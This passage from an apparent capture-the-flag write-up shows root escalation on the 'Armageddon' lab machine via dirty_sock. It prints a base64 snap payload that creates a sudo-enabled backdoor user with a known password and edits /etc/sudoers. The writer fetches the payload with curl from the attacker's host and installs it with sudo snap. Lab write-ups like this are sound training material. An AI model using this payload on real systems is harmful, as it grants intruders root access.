"aHNxcwcAAAAQIVZcAAACAAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAAI4DAAAAAAAAhgMAAAAAAAD//////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHg
DAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJhZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5TGJ2RzN2Rnp6SFJqW
GZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERoT2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlyd
Hlfc29jawplY2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFtZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1t
YXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZvciBleHBsb2I0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5nL2RpcnR5X3NvY2sKCiAgJ
wphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZtb2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF
0ABIAerFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUjrkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWA
ABeIACAAAAaCPLPz4wDYsCAAAAAAFZWowA/Td6WFoAAAFplt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2XR9JLRjNEyz6lNkCjEjK
rZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAPAAAAAAAAAA
AAAAAAAAAAFwAAAAAAAAAwAAAAAAAAACgAAAAAAAAAOAAAAAAAAAAPgMAAAAAAAAEgAAAAACAAw" + "A"*4256 + "=="' | base64 -d > filename.snap
```



Next, I upload the snap file using python.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.91.167 - - [15/Jul/2021 13:16:10] "GET /DcodE.snap HTTP/1.1" 200 -
10.129.91.167 - - [15/Jul/2021 13:16:57] "GET /DcodE.snap HTTP/1.1" 200 -
10.129.175.99 - - [15/Jul/2021 13:25:07] "GET /DcodE.snap HTTP/1.1" 200 -
```

After the malicious snap file downloaded from the machine, I install it. Once I listed the user in the machine, dirty_sock is in the list.

Command : sudo /usr/bin/snap install --devmode filename.snap

```
┌──(kali㉿kali)-[~]
└─$ ssh brucetherealadmin@10.129.175.99   ← New Machine's IP
The authenticity of host '10.129.175.99 (10.129.175.99)' can't be established.
ECDSA key fingerprint is SHA256:bC1R/FE5sI72ndY92lFyZQt4g1VJoSNKOeAkuuRr4Ao.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.129.175.99' (ECDSA) to the list of known hosts.
brucetherealadmin@10.129.175.99's password:
Last login: Tue Mar 23 12:40:36 2021 from 10.10.14.2
[brucetherealadmin@armageddon ~]$ ls
user.txt
[brucetherealadmin@armageddon ~]$ cd /tmp
[brucetherealadmin@armageddon tmp]$ ls
systemd-private-eaed3407689247dbb784b1263011c556-httpd.service-ieVA3a  systemd-private-eaed3407689247
[brucetherealadmin@armageddon tmp]$ curl 10.10.14.96/DcodE.snap -o DcodE.snap
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4096  100  4096    0     0  11566      0 --:--:-- --:--:-- --:--:-- 11603
[brucetherealadmin@armageddon tmp]$ ls
DcodE.snap  systemd-private-eaed3407689247dbb784b1263011c556-httpd.service-ieVA3a  systemd-private-ea
[brucetherealadmin@armageddon tmp]$ sudo /usr/bin/snap install --devmode DcodE.snap
dirty-sock 0.1 installed
[brucetherealadmin@armageddon tmp]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
dirty_sock:x:1001:1001::/home/dirty_sock:/bin/bash
[brucetherealadmin@armageddon tmp]$
```

Once dirty_sock already part of the user that have access to the machine, I granted the superuser command on dirty_sock. The password to grant user can be found in Github which is the same as username.

Then, we easily retrieved the root.txt


```
[brucetherealadmin@armageddon tmp]$ su dirty_sock
Password:
[dirty_sock@armageddon tmp]$ whoami
dirty_sock
[dirty_sock@armageddon tmp]$ sudo -i

We trust you have received the usual lecture from the local Syster
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for dirty_sock:
[root@armageddon ~]# lls
-bash: lls: command not found
[root@armageddon ~]# ls
anaconda-ks.cfg  cleanup.sh  passwd  reset.sh  root.txt  snap
[root@armageddon ~]# cat root.txt
[redacted]
```

```
def print_success():
    """Prints a success message if we've made it this far"""
    print("\n\n")
    print("********************")
    print("Success! You can now `su` to the following account and use sudo:")
    print("    username: dirty_sock")
    print("    password: dirty_sock")
    print("********************")
    print("\n\n")
```


Armageddon has been Pwned!
Congratulations jodunk, best of luck in capturing flags ahead!
#9878
MACHINE RANK
15 Jul 2021
PWN DATE
30
POINTS EARNED
OK
SHARE